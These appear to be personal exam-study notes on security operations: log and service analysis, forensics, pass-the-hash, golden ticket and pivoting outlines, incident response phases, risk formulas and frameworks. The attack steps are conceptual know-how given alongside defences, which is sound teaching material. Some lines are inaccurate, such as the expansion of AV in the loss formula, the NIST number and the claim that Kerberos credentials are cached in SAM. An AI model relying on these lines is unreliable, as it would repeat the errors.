- Unexpected outbound communication – verify any outbound network connections understood and approved
- Unexpected output – unusual request patterns or responses can be indicative of an ongoing or past attack
- Detect a code injection this by monitoring number of DB reads or examining HTTP response packet sizes
- If an app displays unformatted error messages or strange strings, it could be an indication of application tampering
- Service defacement – occurs when an attacker gains control of a web server and alters the website's presentation"

Service Interruptions

Sunday, October 16, 2022 5:47 PM

- App services may fail to start or stop unexpectedly for any number of reasons
- Failed app services – an app interruption caused by a service either failing to start or halting abruptly
- Security services are prevented from running
- Process running the service is compromised
- Service is disabled by DDoS/DoS
- Excessive bandwidth usage is disrupting a service
- Service analysis tools for windows – tools that can identify suspicious service activity when anti-malware scanners fail to identify it
 - a. Task Manager
 - b. Services.msc
 - c. Net start displays all running services on a computer from the command line
 - d. Get-Service in powershell
- Linux tools for service analysis
 - a. Cron
 - b. Systemctl
 - c. Ps and top can monitor running processes

Application Logs

Sunday, October 16, 2022 5:47 PM

Most applications can be configured to log events

- Dns event logs – contains a log event each time the DNS server handles a request to convert between a domain name and an IP address (DNS Client Event in windows = 3006)
- Http access logs – contains HTTP traffic that encountered an error or traffic that matches a pre-defined rule set
 - a. Relevant information is recorded in the common log format (CLF) or W3C extended log file format
 - b. Status codes of responses indicate if an error was caused by the client or server
 - c. Client-based error code – status codes in the 400 range
 - d. Server-based error code – status codes in the 500 range
 - e. Some web server software logs HTTP header info for both the requests & responses
 - d. User agent field – identifies the type of app making the request, such as the web browser version or the clients OS (Warning: User-Agent field may not be a reliable indicator of the client's environment)
- Ftp access logs – log containing FTP traffic events in the W3C format
- SSH access logs – unstandardized logs that provides basic client/server session information
 - a. Egrep "Failed|failure" /var/log/auth.log
- SQL event logs – event/error log that records events with fields like date, time, and the action taken, such as server startup, individual database startup, database cache clearing, and databases not starting or shutting down unexpectedly
 - a. SQL servers can log individual query strings sent to the databases
 - a. Query operation performed
- schema associated with the operation
- object of the query

New Accounts

Sunday, October 16, 2022 5:47 PM

- Creating rogue accounts is a method for an adversary to maintain access
- Account creation should be subject to a monitored change-controlled process to mitigate the creation of rogue accounts
- Account/session management tools
 - a. Local users and groups – Windows tool for local users and groups
 - b. AD Users and Computers
- Accounts can also be managed at the command line using net commands, the WMIC, or Powershell
- Who – shows what user accounts are logged in, what terminal TTYs (teletypes) they have active for each running process and what date/time they logged in
- W – same info as who, but also returns the remote host (if applicable), how long the account has been idle, the name of processes the account is actively running, the execution time of each process and more
- Rwho – same basic info as who, but runs on a client/server architecture
- Lastlog – retrieves the log-on history from the /var/log/lastlog file and displays the account name, the TTY, the remote host, and the last time the user was logged in
- Faillog – linux command line showing only authentication failures | faillog –u username
-

Virtualization Forensics

Sunday, October 16, 2022 5:47 PM

- Virtualization provides numerous security challenges that must be mitigated
- Process and memory analysis – can be performed by VM introspection or analyzing save state files
- VM introspection – uses tools installed to the hypervisor to retrieve pages of memory for analysis
- Persistent data acquisition – acquiring data from persistent devices, such as virtual hard drives and other virtualized mass storage devices to an image-based format
- Necessary to follow forensics procedures to preserve the original data as evidence
- File-carving-deleted VM disk images – can identify files in the unallocated and slack space
- VM hosts utilize proprietary file systems, such as VMware's VMFS
- File carving can be used to reconstruct files that have been fragmented across the host file system
- Lost system logs – VMs are optimized to spin up when needed and be destroyed when no longer required
- Configure VMs to log events to a remote logging server to prevent system logs from being lost during deprovisioning
- Saved state files – suspended VM memory files are loaded into a memory analysis tool
-

Mobile Forensics

Sunday, October 16, 2022 5:47 PM

- Data collection – tools to facilitate imaging the mobile device's system memory and the flash memory used for persistent storage
 - a. Data is stored on flash memory chips soldered to the system board
 - b. All modern iOS and Android devices have encryption enabled by default
- Extraction and analysis methods – analysis techniques for mobile devices is like that of Windows and Linux workstations since most devices rely on Unix-like OSes
 - a. Manual extraction
 - b. Logical extraction
 - c. File system extraction
 - d. Call data extraction
- Forensic software
 - a. Cellebrite – tool focused on evidence extraction from smartphones and other mobile devices, including older feature phones and from cloud data and metadata using a universal forensic extraction device (UFED)
 - b. Mobile phone examiner plus – forensics tool created by AccessData, the FTK developers
 - c. EnCase Portable
- Carrier logs – records of device activity that can be acquired from the mobile device's service provider with the use of a warrant
 - a. PII has a short retention period due to privacy laws
 - b. Call details
 - c. Voicemail details
 - d. Text details
 - e. Images sent over MMS
 - f. IP address destination
 - g. Session information
 - h. Geolocation data

Analyzing Lateral Movement and Pivoting IoCs

Sunday, October 16, 2022 8:45 PM

Lateral Movement and Pivoting

Sunday, October 16, 2022 8:45 PM

- Lateral movement - progressively move through a network to search for the key data and assets that are ultimately the target of an attack campaign

Identifying irregular peer-to-peer communication can identify lateral movement

- pivoting - use of one infected computer to attack a different computer

Pivoting uses the compromised system to attack other systems on the same network to avoid restrictions such as firewall configuration

Pivoting and lateral movement are similar but distinct concepts

Pass the Hash

Sunday, October 16, 2022 8:45 PM

PtH - network-based attack where the attacker steals hashed user credentials and uses them as-is to try and authenticate to the same network the hashed credentials originated on

Its possible to present the hash without cracking the original password to authenticate to network protocols such as SMB and Kerberos

PtH steps

1. Victim Logs on -> DC verifies user with Kerberos
2. Victim logs on again -> Kerberos credentials cached in SAM
3. Attacker dumps SAM on victims computer -> Hashed credentials revealed
4. Attacker uses hash on other computer -> Hashed credentials recognized by Kerberos

PtH can be used in privesc

When PtH is used on a local workstation, then the attacker can gain local admin privileges

Mimikatz scans system memory for cached passwords processed by the LSASS

WARNING: Domain admin accounts should ONLY be used to logon to domain controllers to prevent pass the hash from exploiting your domain

How can you detect and mitigate against a PtH attack?

1. Detecting this type of attack is difficult bc the attack activity cannot be easily differentiated from legit authentication
2. Most AV and antimalware software will block tools that allow PtH such as Mimikatz
3. Restrict and protect high privileged domain accounts
4. Restrict and protect local accounts with admin privs
5. Restrict inbound traffic using the windows firewall to all workstations except for helpdesk, security compliance scanners and servers

Can we detect a PtH attack in real time using an IDS signature?

Windows Event: 4624 and 4625 are for successful and failed logins

Exam tips:

Golden Ticket

Sunday, October 16, 2022 8:45 PM

PtH will work on local workstations, a kerberos ticket is needed in an AD environment

Golden ticket - kerberos ticket that can grant other tickets in an AD environment

Golden tickets can grant admin access to other domains members and DCs

Krbtgt hash - trust anchor of the AD domain which functions like a private key of a root certificate authority and generates TGTs that are used by users to access services within Kerberos

Golden ticket attack

1. Attacker accesses NTDS.DIT -> Attacker dumps NTDS.DIT, exposing Kerberos trust anchor
2. Response team reset credentials, but not krbtgt
3. Attacker crafts golden ticket
4. Attacker uses golden ticket to assume admin rights -> Attacker compromises DC

Golden tickets allow attackers to laterally move across the entire domain with ease

Admins should change the krbtgt account password regularly

Change the krbtgt account password twice in a short period of time to invalidate the golden ticket if a breach is suspected

Warning: Older golden ticket programs did not include a domain name field making them easy to detect in the logs, but newer ones have added this field

Lateral Movement

Sunday, October 16, 2022 8:45 PM

Attackers can use remote access protocols to move from host to host

Insecure passwords make our network security weak and more susceptible to lateral movement

- Remote Access Services - any combination of hardware and software to enable the remote access tools or information that typically reside on a network of IT devices
- WMIC - provides users with a terminal interface and enables admins to run scripts to manage those computers
- PsExec - alternative to telnet and other remote access services which utilizes the windows SYSTEM account for privilege escalation
- Windows PowerShell - task automation and config management framework from Microsoft, consisting of a command line shell and the associated scripting languages

The PowerShell Empire toolkit contains numerous prebuilt attack modules

Pivoting

Sunday, October 16, 2022 8:45 PM

Pivoting - attacker uses a compromised host as a platform from which to spread an attack to other points in the network

Lateral movement and pivoting are often used interchangeably by cybersecurity pros

Port forwarding - attacker uses a host as a pivot and is then able to access one of its open TCP/IP ports to send traffic from this port to a port of a host on a different subnet

Pivoting via port forwarding (example):

- An attacker initially gains access to Host A through some exploit
- Attacker conducts recon and identifies Host B
- Attacker conducts recon and identifies Host C
- Attacker cannot reach Host C directly, so they exploit Host B instead
- From Host B, they can reach Host C due to the network's config
- Attacker sets up a port forwarder on Host B for port 3389 (RDP)
- Attacker sets up a listener on Host A for port 3389 (RDP)
- Attacker can now initiate the RDP session with the Host C from Host A
- Attacker has successfully pivoted from Host A through Host B into Host C

SSH can also be used to pivot to other hosts using the -D flag which sets up a local proxy and port forwarding

Attackers can chain proxy servers together in order to continue pivoting from host to host until they reach a mission critical host or server

Incident Response Preparation

Monday, October 17, 2022 5:02 PM

Incident Response Phases

Monday, October 17, 2022 5:02 PM

- Incident - act of violating an explicit or implied security policy

NIST'S 800-6139-> Preparation -> Detection analysis -> Containment Eradication and Recovery -> Post-Incident Activity

IR procedures - procedures and guidelines covering appropriate priorities, actions, and responsibilities in the event of security incidents, divided into preparation, detection/analysis, containment, eradication/recovery, and post-incident stages

Exam tip - Important to know the 5 phases of incident response

5 phases of an incident response

1. Preparation
2. Detection & analysis
3. Containment
4. Eradication and recovery
5. Post-incident activity

- Preparation - make the system resilient to attack by hardening systems, writing policies and procedures, and setting up confidential lines of communication
- Detection & Analysis - determine if an incident has taken place, triage it, and notify relevant stakeholders
- Containment - limit the scope and magnitude of the incident by securing data and limiting impact to business operations and your customers
- Eradication and recovery - remove the cause of the incident and bring the system back to a secure state
- Post-incident activity - analyze the incident and responses to identify whether procedures or systems can be improved

What is an incident response team?

- Key people that are available to respond to any incident that meets the severity and priority thresholds set out by the incident response plan
- Incident response manager
- Security analysts
- Triage analyst
- Forensic analyst
- Threat researcher
- Cross functional support
- Your CSIRT should be the single point of contact for security incidents and may be part of the SOC or an independent form

Documenting Procedures

Monday, October 17, 2022 5:03 PM

Incident form - records the detail about the reporting of an incident and assigns it a case or job number

<https://www.incidentresponse.org/playbooks/>

Report Information

- date/time/location
- reporter and incident handler names
- how was incident observed/detected
- type of incident
- scope of incident
- incident description and event logging

Data Criticality

Monday, October 17, 2022 5:03 PM

Data breaches involved private or confidential data usually take priority over other incidents

- PII - data used to identify, contact or impersonate an individual
- SPI - information about a subject's opinions, beliefs, and nature that is afforded specially protected status by privacy legislation
- The GDPR definition of SPI includes religious beliefs, political opinions, trade union membership, gender, sexual orientation, racial or ethnic origin, genetic data and health information
- PHI - protected health information
- An anonymized or de-identified data set is one where the identifying data is removed completely
- Financial Info -
- PCI DSS defines the safe handling and storage of payment card data
- IP
- Corporate information - profit, cash flow, salaries, market shares, and key customers is of interest to a company's competitors
- High Value Assets

- Maintaining confidentiality, integrity and availability of a high value asset is critical to the organization's success

Communication Plan

Monday, October 17, 2022 5:03 PM

The team must have a secure method of communication for managing your incidents

- Out-of-band communication - signals that are sent between two parties or two devices that are sent via a path or method different from that of the primary communication between 2 parties or devices
- What is your backup communication plan?
- Maintain an up-to-date contact list

Methods of communications

- Email
 - Web portals
 - Telephone calls
 - In-person updates
 - Voicemail
 - Formal Report
-
- Prevent unauthorized release of information outside of the CSIRT

Reporting Requirements

Monday, October 17, 2022 5:03 PM

Notifications that must be made to affected parties in the event of a data breach, as required by legislation or regulation

5 types of breaches

- data ex-filtration
 - insider data ex-filtration
 - device theft/loss
 - accidental data breach - public disclosure of information or unauthorized transfer caused by human error or misconfiguration
 - integrity/availability breach - corruption of data or destruction of a system processing data
- Laws and regulations governing the requirements for reporting

HIPAA Compliant requirements

- affected individuals
- secretary of health and human services
- Media (if over 500 people)

GDPR

- requires notification within 72 hours of becoming aware of the breach of personal data

Response Coordination

Monday, October 17, 2022 5:03 PM

An incident response will require coordination between different internal departments and external agencies

Who are the affected stakeholders?

- Senior leadership - executives and managers who are responsible for business operations and functional areas
- regulatory bodies - governmental organizations that oversee the compliance with specific regulations and laws
- legal - the business or organization's legal counsel is responsible for mitigating risk from civil lawsuits
- law enforcement - may provide services to assist in your incident handling efforts or to prepare for legal action against the attacker in the future

The decision to involve law enforcement must be made by senior executives with guidance from legal

- HR - used to ensure no breaches of employment law or employee contracts is made during an incident response
- Public Relations - used to manage negative publicity from a serious incident

CSIRT will be asked for information regarding the estimated downtime, the scope of systems and data affected, and other relevant details

Training and Testing

Monday, October 17, 2022 5:03 PM

Training - education to ensure employees and staff understand processes, procedures and priorities during an incident response

Training should be provided to all employees with relevant perspectives and focus

- Responders
- Managers/Executives
- End users

Training should also include soft skills and relationship building within teams

Testing - practical exercising of incident response procedures

Conducting a test to simulate a significant incident is a costly and complex event

- Tabletop
- Penetration test

Tabletop Exercise - TTX - exercise that uses an incident scenario against a framework of controls or a red team

Penetration test - a red team attempts to conduct an intrusion of the network using a specific scenario based on threat modeling

Always agree to a clear methodology and RoE before a penetration test is performed

Red team tools

- metasploit
- cobalt strike
- kali linux
- parrotOS
- Commando OS

Detection and Containment

Thursday, October 20, 2022 2:50 PM

OODA Loop

Thursday, October 20, 2022 2:50 PM

- - OODA loop - decision-making model created to help responders think clearly during the "fog of war"
- Observe - identify the problem or threat and gain an overall understanding of the internal and external environment
- Orient - reflecting on what has been found during observations and considering what should be done next
- Decide - makes suggestions towards an action or response plan while taking into consideration all of the potential outcomes
- Act - carry out the decision and related changes that need to be made in response to the decision
- Do not become overcome by paralysis by analysis in the observe phase

OODA Loop Scenario

- Observe - an alert in your SIEM has been created due to an employee clicking on a link in an email
- Orient - identify the user's permissions, any changes identified in the user's system and potential goals of attacker
- Decide - the user's system was compromised, malware was installed by the attacker and we should isolate the system
- Act - the user's system is isolated by an incident responder and then begin to observe again for additional indicators

Defensive Capabilities

Thursday, October 20, 2022 2:56 PM

- What defensive capabilities does your organization have?
- Intelligence-Driven computer network defense informed by analysis of adversary campaigns and intrusion kill chain - Lockheed Martin
- detect - identify the presence of an adversary and the resources at their disposal
- destroy - render an adversary's resources permanently useless or ineffective
- degrade - reduce adversary's capabilities or functionality perhaps temporarily
- disrupt - interrupt adversary's communications or frustrate or confuse their efforts
- deny - prevent adversary from learning about your capabilities or accessing your information assets
- deceive - supply false information to distort the adversary's understanding and awareness

Detection and Analysis

Thursday, October 20, 2022 2:56 PM

- determine if an incident has taken place, triage it and notify relevant stakeholders

SIEM is usually the central repo of data for use in the detection and analysis phase

Known IOCs can trigger an alert and automatically categorize and prioritize it

IOCs can be both technical and non-technical

- - anti-malware software
- - NIDS/NIPS
- - HIDS/HIPS
- - System logs
- - Network device logs
- - SIEM data
- - Flow control device
- - Internal personnel (non-technical)
- - external personnel (non-technical)
- - cyber-threat intelligence

Detected IOCs must be analyzed and categorized as benign, suspicious or malicious

How does an incident handler decide how to classify a certain indicator?

Impact Analysis

Thursday, October 20, 2022 2:56 PM

- damage to data integrity
- unauthorized changes
- theft of data or resources
- disclosure of confidential data
- interruption of services
- system downtime

Impact-based approach - categorization approach that focuses on the severity of an incident, such as emergency, significant, moderate or low

Taxonomy-based approach - defines incident categories at the top level, such as worm outbreak, phishing attempt, DDoS, external host/account compromise, or internal privilege abuse

Using an impact analysis to categorize an incident based on scope and cost is usually preferred

- organizational impact - affects mission essential functions and therefore the organization cannot operate as intended
- localized impact- incident limited in scope to a single department, small user group or a few systems
- Warning: A localized impact doesn't necessarily mean it is less important or less costly
- immediate impact - incident measurement based on the direct costs incurred because of an incident, such as downtime, asset damage, penalties and fees
- total impact - incident measurement based on the costs that arise both during and following the incident, including damage to the company's reputation

Incident Classification

Thursday, October 20, 2022 2:56 PM

Some organizations will add layers of incident classification

- data integrity - any incident where the data is modified or loses integrity
- system process criticality - incidents that disrupt or threaten a mission essential business function
- downtime - incident that degrades or interrupts the availability of an asset, system or business process
- economic - incident that creates short-term or long-term costs
- data correlation - incident that is linked to the TTP of known adversary groups with extensive capabilities
- reverse engineering - incident which the capabilities of the malware are discovered to be linked to an adversary group
- recovery time - incident which requires extensive recovery time due to its scope or severity
- detection time - an incident which was not discovered quickly

Only 10% of data breaches were discovered within the first hour

Nearly 40% of adversaries had successfully exfiltrated data within minutes of starting an attack

Containment

Thursday, October 20, 2022 2:56 PM

- rapid containment is important to an incident response

- containment - limit the scope and magnitude of the incident by securing data and limiting impact to business operations and your customers

Five Steps of Containment

1. Ensure the safety and security of all personnel
2. Prevent an ongoing intrusion or data breach
3. Identify if the intrusion is the primary or secondary attack
4. Avoid alerting the attacker that the attack has been discovered
5. Preserve any forensic evidence of the intrusion and attack
 - - isolation - mitigation strategy that involves removing an affected component from whatever larger environment it is a part of
 - Ensure there is no longer an interface between the affected component and your production network or the internet
 - Creating an airgap is the least stealthy option and will reduce opportunities to analyze the attack or malware
 - - segmentation - mitigation strategy that achieves the isolation of a host or group of hosts using network technologies or architecture
 - Segmentation uses VLANs, routing/subnets, and firewall ACLs to prevent communication outside the protected network
 - Segmentation can be used to reroute adversary traffic as part of a deception defensive capability
 - Consult senior leadership with your plans for isolation or segmentation to choose the proper strategy

Eradication, Recovery and Post-incident actions

Thursday, October 20, 2022 3:24 PM

Evidence preservation takes place during the containment, eradication and recovery phase.

Eradication

Thursday, October 20, 2022 3:24 PM

Eradication and recovery - remove cause of incident and bring the system back to a secure state

Eradication - complete removal and destruction of the cause of the incident

The simplest option for eradicating a contaminated system is to replace it with a clean image from a trusted store

Sanitization - group of procedures that an organization uses to govern the disposal of obsolete information and equipment, including storage devices, devices with internal data storage capabilities and paper records

cryptographic erase - method of sanitizing a self-encrypting drive by erasing the media encryption key

CE is a feature of self-encrypting drives

- zero-fill - method of sanitizing data by overwriting all bits on a drive to zero

- zero-fill is not a reliable method to use with SSDs and hybrid drives

- secure erase (SE) - method of sanitizing a solid-state device using manufacturer provided software

Secure disposal should be performed to sanitize media with top secret or highly confidential information

Secure disposal - method of sanitizing that utilizes physical destruction of the media by mechanical shredding, incineration, or degaussing

Eradication Actions

Thursday, October 20, 2022 3:24 PM

- reconstruction - method of restoring system that's been sanitized using scripted installation routines and templates
- reimaging - method of restoring system that's been sanitized using an image-based backup
- reconstitution - method of restoring system that can't be sanitized using manual removal, reinstallation and monitoring processes

Seven Steps for Reconstitution

1. Analyze processes and network activity for signs of malware
2. Terminate suspicious processes and securely delete them from the system
3. Identify and disable autostart locations to prevent processes from executing
4. Replace contaminated processes with clean version from trusted media
5. Reboot the system and analyze for signs of continued malware infection
6. If continued malware infection, analyze firmware and USB devices for infection
7. If tests are negative, reintroduce the system to the production environment

Recovery

Thursday, October 20, 2022 3:24 PM

Recovery - actions to ensure that hosts are fully reconfigured to operate the business workflow they were performing before the incident occurred

Recovery is the longest and most challenging part of the response

The recovery steps taken from a particular incident will depend greatly on the nature of the incident

Recovery Actions

Thursday, October 20, 2022 3:24 PM

Patching - installing changes to a system or its supporting data designed to update, fix or improve it

Permissions - all types of permissions should be reviewed and reinforced after an incident

Logging - ensure that scanning and monitoring/log retrieval systems are functioning properly following the incident

System hardening - process of securing a system's configuration and settings to reduce IT vulnerabilities and the possibility of being compromised

Hardening is most effective as a preventative measure when designing the system's security

What type of actions are performed when conducting system hardening?

- deactivate unnecessary components
- disable unused user accounts
- implement patch management
- restrict host access to peripherals
- restrict shell commands

These simple mottos for system hardening:

1. Uninstall anything you aren't using
2. If you need it, patch it frequently
3. Always restrict users to least privilege

Post-incident activities

Thursday, October 20, 2022 3:24 PM

Occurs once the attack or immediate threat has been neutralized and the system is restored to secure operation

Post-incident activity - analyze the incident and responses to identify whether procedures or systems could be improved

- report writing - essential analyst skill that's used to communicate information about the incident to a wide variety of stakeholders
- reports should be clearly marked for the intended audience
- incident summary report - report written for a specific audience with key information about the incident for their use

Incident summary reports contain information about:

- How the incident occurred
- How it could be prevented in the future
- impact and damage on systems
- any lessons learned
- evidence retention - preservation of evidence based upon the require time period defined by regulations if there is a legal or regulatory impact caused by an incident

Every organization can set its own period in their data retention policy

Lessons Learned

Thursday, October 20, 2022 3:25 PM

- lessons learned - analysis of events that can provide insight into how to improve response processes in the future

- Lessons learned meetings can be structured using the 6 questions

1. Who was the adversary?
2. Why was the incident conducted?
3. When did the incident occur?
4. Where did the incident occur?
5. How did the incident occur?
6. What controls could have mitigated it?

After-action report or lessons learned report - report providing insight into the specific incident and how to improve response processes in the future

Benefits of using lessons learned and after-action reports

- IR plan updates
- IOC generation and monitoring
- change management process

Risk Mitigation

Friday, October 21, 2022 4:16 PM

Risk Identification Process

Friday, October 21, 2022 4:16 PM

Enterprise Risk management (ERM) - comprehensive process of evaluating, measuring and mitigating the many risks that pervade an organization

Why is risk management adopted by organizations?

- Keep data confidential
 - avoid financial losses
 - avoid legal issues
 - maintain positive brand image
 - ensuring COOP
 - establishing trust and mitigating liability
 - meeting stakeholders objectives
-
- Frame - establish a strategic risk management framework that is supported by decision makers at the top tier of the organization
 - Assess - identify and prioritize business processes/workflow
 - respond - mitigate each risk factor through the deployment of managerial, organizational and technical security controls
 - monitor - evaluate the effectiveness of risk response measures and identify changes that could affect risk management processes

Risk identification takes place by evaluating threats, identifying vulnerabilities and assessing the probability (or likelihood) of an event affecting an asset or process

- Quantitative methods
- Qualitative methods
-

Conducting an Assessment

Friday, October 21, 2022 4:16 PM

Most business assets have a specific value associated with them

In security terms, assets are valued according to the cost created by their loss or damage

- business continuity
- legal
- reputational

Business continuity loss - loss associated with no longer being able to fulfill contracts and orders due to the breakdown of critical systems

Legal costs - loss created by organizational liability due to prosecution (criminal law) or damages

Reputational harm - loss created by negative publicity and the consequential loss of market position or consumer trust

System assessment - systematic identification of critical systems by compiling an inventory of the business processes and the tangible/intangible assets and resources that support those processes

- people
- tangible assets
- intangible assets
- procedures

Mission essential function - business or organizational activity that's too critical to be deferred for anything more than a few hours (if at all)

What is my company's mission essential function?

Asset/inventory tracking - use of a software or hardware solution to track and manage any assets within an organization

An asset management database contains data such as the type, model, serial number, asset ID, location, user, value and service information

Threat and vulnerability assessment - ongoing process of assessing assets against a set of known threats and vulnerabilities

Risk Calculation

Friday, October 21, 2022 4:16 PM

SLE = AV x RF <--- Attack Vector x Risk Factor

ALE = SLE x ARO (ex. \$120k per breach, 1 every 4 years, risk factor = 30% | \$120k (SLE) x 30% (RF) = \$36k every 4 years | \$36k / 4 (years) = \$9k per year (ALE)

Risk + Probability x Magnitude

Probability - chance or likelihood of a threat being realized

Magnitude - impact of a successful exploit or a risk event

- - quantitative - risk analysis method that's based on assigning concrete values to factors
 - Single Loss Expectancy = Asset Value x Exposure Factor (%) (ex. \$50k x 0.05 = 0.05 \$2.5k)
- - SLE - only provides the value for a single occurrence or loss
- - ALE - cost of a given risk on an annual basis based on the single loss expectancy
- ALE = SLE x ARO (Single Loss Expectancy x Annual Rate of Occurrence = Annual Loss Expectancy)
- - qualitative - risk analysis method that uses opinions and reasoning to measure the likelihood and impact of risk
- - Many organizations use a traffic light system to display the risks across different portfolios
- - semi-quantitative - risk analysis method that uses a mixture of concrete values with opinions and reasoning to measure the likelihood and impact of risk

How much is employee morale worth in dollars?

How much is your company's reputation worth in dollars?

How much does it cost if your company's network is down between 2 am and 4 am on July 22nd?

A semi-quantitative analysis attempts to find a middle ground to create a hybrid risk analysis method

Business Impact Analysis

Friday, October 21, 2022 4:17 PM

Business impact analysis - systematic activity that identifies organizational risks and determines their effect on ongoing, mission critical operations

Business Impact analysis is governed by metrics that express system availability

- maximum tolerable downtime - longest amount of time a business can be down without causing irrevocable business failure
- Each business process can have its own MTD, such as a range of minutes to hours for critical functions, 24 hours for urgent functions, or up to 7 days for normal functions
- If the power grid is out for more than 60 minutes, our primary internet connection via our cable provider dies

What is our MTD for our support services?

- recovery time objective - length of time it takes after an event to resume normal business operations and activities
- work recovery time - length of time in addition to the RTO of individual systems to perform reintegration and testing of a restored or upgraded system following an event
- recovery point objective - longest period of time that an organization can tolerate lost data being unrecoverable

Recovery Point Objective is focused on how long can you be without your data

MTD and RPO help to determine which business functions are critical and to specify appropriate risk countermeasures

Risk Prioritization

Friday, October 21, 2022 4:17 PM

What should be done with risk?

- risk mitigation - risk response that reduces a risk to fit within an organization's risk appetite

Risk deterrence or risk reduction refers to controls that can either make a risk incident less likely or less costly

- risk avoidance - risk response that involves ceasing an activity that presents risk

Risk avoidance is not often a valid solution since you can't avoid all risks

- risk transference - risk response that involves moving or sharing the responsibility of risk to another entity

Even if you transfer the costs of a risk, you cannot transfer the reputational damage to your organization

- risk acceptance - risk response that involves determining that a risk is within the organization's risk appetite and no countermeasures other than ongoing monitoring will be needed

- risk appetite - how much risk your organization is willing to accept

Exam tip:

- mitigation -- controls

- avoidance -- changing plans

- transference -- insurance

- acceptance -- low risk

- security control prioritization

- control is required by framework, best practice or regulation

- cost of control

- amount of risk a control mitigates

A control will have a higher priority when it is part of a framework, best practice guide, or is required for regulatory reasons

- return on security investment (ROSI) - metric to calculate whether a security control is worth the cost of deploying and maintaining it

$$((ALE - ALE_m) / C = ROSI)$$

Risk is not always in opposition to an organization's goals

Engineering tradeoff - assessment of the benefit of risk reduction against the increased complexity or cost in a system design or specification

An organization should not spend \$1 million a year to protect a system that is only valued at \$50k per year, even if it completely eliminated the risks involved

Communicating Risks

Sunday, October 23, 2022 2:13 PM

Your job is to explain risk in plain and simple language

Risk register – a document highlighting the results of risk assessments in an easily comprehensible format

- Impact/liability ratings
- Date of identification
- Description
- Countermeasures/controls
- Risk owner
- Status

A risk register should be shared between stakeholders so that they understand the risks associated with the workflows that they manage

- Compensating controls – type of security control that acts as a substitute for a principal control

A compensating control provides the same (or better) level of protection but uses a different methodology or technology

- Exception management – formal process that is used to document each case where a function or asset is noncompliant with written policy and procedural concepts
 - Business process and assets affected
 - Personnel involved
 - Reason for exception
 - Risk assessment
 - Compensating controls utilized
 - Duration of the exception
 - Steps needed to achieve compliance

If a certain policy or procedure is generating numerous exception requests, then it should be redesigned or reconsidered

Training and Exercises

Sunday, October 23, 2022 2:13 PM

- Tabletop exercises – uses an incident scenario against a framework of controls or red team

A tabletop exercise is a discussion of simulated emergency situations and security incidents

- Penetration test – test that uses active tools and security utilities to evaluate security by simulating an attack on a system to verify that a threat exists, actively test it, bypass security controls and finally exploit vulnerabilities on a given system

A pentest must be properly scoped and resourced before you begin

Red team – hostile or attacking team in a penetration test or incident response exercise

Blue team – defensive team in a penetration test or incident response exercise

White team – staff administering, evaluating and supervising a penetration test or incident response exercise

Frameworks, Policies and Procedures

Sunday, October 23, 2022 2:36 PM

Enterprise Security Architecture

Sunday, October 23, 2022 2:36 PM

Framework-based governance seeks to mitigate the risk that are associated with IT service delivery

Enterprise Security Architecture (ESA) - framework for defining the baseline, goals and methods used to secure a business

Frameworks can provide:

- Policies
- Checklists
- Activities
- Technologies

Frameworks can also provide an externally verifiable statement of regulatory compliance

There are many different frameworks utilized in the industry

- ITIL
- COBIT
- TOGAF
- ISO 20000

Exam tips: Don't need to know all about these frameworks

Prescriptive Frameworks


Sunday, October 23, 2022 2:36 PM

Prescriptive framework – framework that stipulates control selection and deployment

Prescriptive frameworks are usually driven by regulatory compliance

- ITIL
- COBIT
- ISO 27001
- PCI DSS

Maturity model – component of an ESA framework that is used to assess the formality and optimization of security control selection and usage and address any gaps



Maturity models review an organization against expected goals and determine the level of risk the organization is exposed to based on it

Risk-based Frameworks

Sunday, October 23, 2022 2:36 PM

Prescriptive frameworks can make it difficult for the framework to keep pace with a continually evolving threat landscape

Risk-based framework – framework that uses risk assessment to prioritize security control selection and Investment

Risk-based frameworks can allow businesses to develop their own way of doing things while minimizing risk

NIST Cybersecurity Framework – risk-based framework that is focused on IT security over IT service provision

- Framework core – identifies five cybersecurity functions (identify, protect, detect, respond and recover) and each function can be divided into categories and subcategories
- Implementation tiers – assesses how closely core functions are integrated with the organization's overall risk management process and each tier is classes as partial, risk informed, repeatable and adaptive
- Framework profiles – used to supply documents of current cybersecurity outcomes and target cybersecurity outcomes to identify investments that will be most productive in closing the gap in cybersecurity capabilities shown by comparison of the current and target profiles

NIST cybersecurity frame is a risk-informed model

Audits and Assessments

